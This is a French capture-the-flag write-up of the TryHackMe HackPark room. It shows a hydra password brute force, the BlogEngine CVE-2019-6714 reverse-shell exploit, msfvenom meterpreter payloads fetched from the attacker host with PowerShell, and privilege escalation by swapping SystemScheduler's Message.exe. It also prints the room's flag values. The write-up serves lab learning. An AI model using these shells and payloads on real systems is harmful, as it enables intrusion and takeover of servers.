

TryHackMe - Offensive security - HackPark

Write-Up - HackPark

Auteur : D1to

lien vers la box : <https://tryhackme.com/room/hackpark>

On commence par un scan de la box :

PORT	STATE	SERVICE	REASON	VERSION
80/tcp	open	http	syn-ack ttl 128	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3389/tcp	open	ssl	syn-ack ttl 128	Microsoft SChannel TLS

On remarque qu'il n'y a pas beaucoup de services : tout va sûrement se passer sur le service http sur le port 80.

On décide alors, en amont, de faire de l'énumération de sous-domaines avec `dirb` : on se retrouve avec énormément de sous-domaines mais deux sortent du lots : `robots.txt` et `Admin`.

On se propose de vérifier les deux :

`robots.txt`

```
User-agent: *
Disallow: /Account/*.
Disallow: /search
Disallow: /search.aspx
Disallow: /error404.aspx
Disallow: /archive
Disallow: /archive.aspx
Remove the '#' character below and replace example.com with your own website address.
#sitemap: http://example.com/sitemap.axd
# WebMatrix 1.0
```

Le contenu n'est pas très intéressant, on continue sur la deuxième page :



LOG IN

Username

Password

☐ Keep Me Logged In

LOG IN

[Forgot your password?](#)

Ah ! Un formulaire !

On remarque aussi que le site a été fait avec BlogEngine et en fouillant sur la page, on tombe sur la version :

```
<!--- BlogEngine 3.3.6.0 --->
```

On regarde sur internet voir, si par hasard, il n'existerait pas un CVE dessus :

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back! Refresh Firefox...

This website utilizes technologies such as cookies to enable essential site functionality, as well as for analytics, personalization, and targeted advertising purposes. You may change your settings at any time or accept the default settings. You may close this banner to continue with only essential cookies. [Privacy Policy](#)

[Storage Preferences](#)

☐ Targeted Advertising ☐ Personalization ☐ Analytics

Save Accept All Reject All

HOME > CVE > CVE-2019-6714 [Printer-Friendly View](#)


CVE-ID	
CVE-2019-6714	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description An issue was discovered in BlogEngine.NET through 3.3.6.0. A path traversal and Local File Inclusion vulnerability in PostList.aspx.cs can cause unauthenticated users to load a PostView.aspx component from a potentially untrusted location on the local filesystem. This is especially dangerous if an authenticated user uploads a PostView.aspx file using the file manager utility, which is currently allowed. This results in remote code execution for an authenticated user.	
References Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.	
• EXPLOIT-DB:46353	

Et bien si ! Il existe une CVE. On cherche alors le principe de l'attaque :


```
* Attack:
*
* First, we set the TcpClient address and port within the method below to
* our attack host, who has a reverse tcp listener waiting for a connection.
* Next, we upload this file through the file manager. In the current (3.3.6)
* version of BlogEngine, this is done by editing a post and clicking on the
* icon that looks like an open file in the toolbar. Note that this file must
* be uploaded as PostView.aspx. Once uploaded, the file will be in the
* /App_Data/files directory off of the document root. The admin page that
* allows upload is:
*
* http://10.10.10.10/admin/app/editor/editpost.cshtml
*
*
* Finally, the vulnerability is triggered by accessing the base URL for the
* blog with a theme override specified like so:
*
* http://10.10.10.10/?theme=../../App_Data/files
*
*/
```

On comprend que l'attaque suppose d'avoir déjà accès au dashboard de l'administrateur du site.

Il faut donc que l'on passe ce formulaire. On essaye une attaque par dictionnaire avec comme utilisateur `admin`. Pour cela, on commence par examiner la requête :




On identifie ce qu'il faut mettre dans notre commande `hydra` et on obtient le résultat suivant :




Bingo ! `1qaz2wsx`

On obtient bien un mot de passe, qui nous permet de nous connecter :



On suit l'attaque indiquée sur la photo au dessus en se rendant sur la page : `/admin/app/editor/editpost.cshtml` .

On télécharge l'exploit :



The screenshot shows the Exploit-DB entry for BlogEngine.NET 3.3.6 - Directory Traversal / Remote Code Execution. The page includes a sidebar with navigation icons and a main content area with the following details:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
46353	2019-6714	DUSTIN COBB	WEBAPPS	ASPX	2019-02-12

Additional information includes:

- EDB Verified: ✓
- Exploit: [Download icon] / [Code icon]
- Vulnerable App: [App icon]


The exploit details section contains the following text:

```
# Exploit Title: BlogEngine.NET <= 3.3.6 Directory Traversal RCE
# Date: 02-11-2019
# Exploit Author: Dustin Cobb
# Vendor Homepage: https://github.com/rxtur/BlogEngine.NET/
# Software Link: https://github.com/rxtur/BlogEngine.NET/releases/download/v3.3.6.0/3360.zip
```

On le modifie :

```
using(System.Net.Sockets.TcpClient client = new System.Net.Sockets.TcpClient("10.10.124.112", 4444)) {
    using(System.IO.Stream stream = client.GetStream()) {
        using(System.IO.StreamReader rdr = new System.IO.StreamReader(stream)) {
            streamWriter = new System.IO.StreamWriter(stream);
        }
    }
}
```

On upload le fichier :



The screenshot shows a file manager interface with the following elements:

- Buttons: UPLOAD, NEW FOLDER, and a trash icon.
- Search bar: Search...
- Current directory: ~/App_Data/files
- Files listed: 26572c3a-0e5 (image icon) and 46353.cs (file icon).

(Notez ici que le fichier est mal nommé : pour que cela fonctionne il faut que le fichier s'appelle `PostView.ascx`).

Puis, on fait exécuter le reverse shell en allant sur la page :

```
?theme=../../App_Data/files
```

Et on obtient un shell !

On décide alors de créer un payload à l'aide de msfvenom pour avoir un shell plus agréable à utiliser (rien d'obligatoire).

On commence par créer notre payload :

```
msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder
```

```
x86/shikata_ga_nai LHOST=[HOST_IP] LPORT=[HOST_PORT] -f exe -o lol.exe
```

On se place dans le fichier `C:/Windows/Temp` où l'on a les droits pour écrire, puis on le télécharge sur le serveur attaqué :

```
root@ip-10-10-124-112:~# python -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
10.10.236.149 - - [21/Dec/2023 14:59:46] "GET /malware.exe HTTP/1.1" 200 -
```

```
c:\Windows\Temp>
powershell -c curl "http://10.10.124.112:8888/lol.exe" -outfile "lol.exe"
c:\Windows\Temp>powershell -c curl "http://10.10.124.112:8888/lol.exe" -outfile "lol.exe"

c:\Windows\Temp>
dr
c:\Windows\Temp>dr
dir
c:\Windows\Temp>dir
Volume in drive C has no label.
Volume Serial Number is 0E97-C552
Directory of c:\Windows\Temp
12/21/2023 07:32 AM <DIR> .
12/21/2023 07:32 AM <DIR> ..
08/06/2019 01:13 PM 8,795 Amazon_SSM_Agent_20190806141239.log
08/06/2019 01:13 PM 181,468 Amazon_SSM_Agent_20190806141239_000_AmazonSSMAgentMSI.log
08/06/2019 01:13 PM 1,206 cleanup.txt
08/06/2019 01:13 PM 421 cmdout
08/06/2019 01:11 PM 0 DMI2EBC.tmp
08/03/2019 09:43 AM 0 DMI4D21.tmp
08/06/2019 01:12 PM 8,743 EC2ConfigService_20190806141221.log
08/06/2019 01:12 PM 292,438 EC2ConfigService_20190806141221_000_WiXEC2ConfigSetup_64.log
12/21/2023 07:32 AM 73,802 lol.exe
12/21/2023 07:29 AM <DIR> Microsoft
08/06/2019 01:13 PM 21 stage1-complete.txt
08/06/2019 01:13 PM 28,495 stage1.txt
05/12/2019 08:03 PM 113,328 svcexec.exe
08/06/2019 01:13 PM 67 tmp.dat
13 File(s) 708,784 bytes
3 Dir(s) 39,122,423,808 bytes free
```

On ouvre metasploit :

```
root@ip-10-10-124-112:~# service postgresql start
root@ip-10-10-124-112:~# msfconsole
```

Puis on configure le payload :

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOSTS 10.10.124.112
[-] Unknown datastore option: LHOSTS. Did you mean LHOST?
msf6 exploit(multi/handler) > set LHOST 10.10.124.112
LHOST => 10.10.124.112
msf6 exploit(multi/handler) > set LPORT 333
LPORT => 333
```

On exécute le payload et on obtient un shell meterpreter :

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.124.112:333
[*] Sending stage (175686 bytes) to 10.10.123.182
[*] Meterpreter session 1 opened (10.10.124.112:333 -> 10.10.123.182:49244) at 2023-12-21 15:33:21 +0000
meterpreter >
```

Trop bien !

On va pouvoir faire une élévation de privilèges sereinement !

On commence par lister les process avec `ps` et on remarque la présence d'un process assez inhabituel : `SystemScheduler` qui exécute un binaire :

`Message.exe` .

En faisant quelques recherches sur internet, on trouve que `SystemScheduler` nous permet de faire une élévation de privilèges !

L'idée est de créer un payload `Message.exe` , de remplacer celui qu'exécute `SystemScheduler` . Ainsi, on aura un shell qui s'exécute avec un droit administrateur.

Essayons cela !

On commence par créer notre payload avec `msfvenom` :

```
root@ip-10-10-173-27:~# msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=10.10.173.27 LPORT=4444 -f exe -o Message.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: Message.exe
```

On configure notre exploit sur msfconsole :

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.173.27
LHOST => 10.10.173.27
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
```

On lance powershell sur meterpreter :


```
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_shell
PS > cd "C:\Program Files (x86)\SystemScheduler"
PS >
```

Puis, on télécharge Message.exe dans le bon répertoire :

```
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_shell
PS > cd "C:\Program Files (x86)\SystemScheduler"
PS > wget "http://10.10.173.27:9999/Message.exe" -outfile "Message.exe"
```

On attend quelques minutes et on obtient un shell Administrateur :

```
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_shell
PS > whoami
hackpark\administrator
```

On fouille un peu partout et on trouve le flag user et le flag root :

```
PS > cat user.txt
759bd8af507517bcfaede78a21a73e39
PS >
```

```
PS > cat root.txt
7e13d97f05f7ceb9881a3eb3d78d3e72
PS >
```

La box est terminée !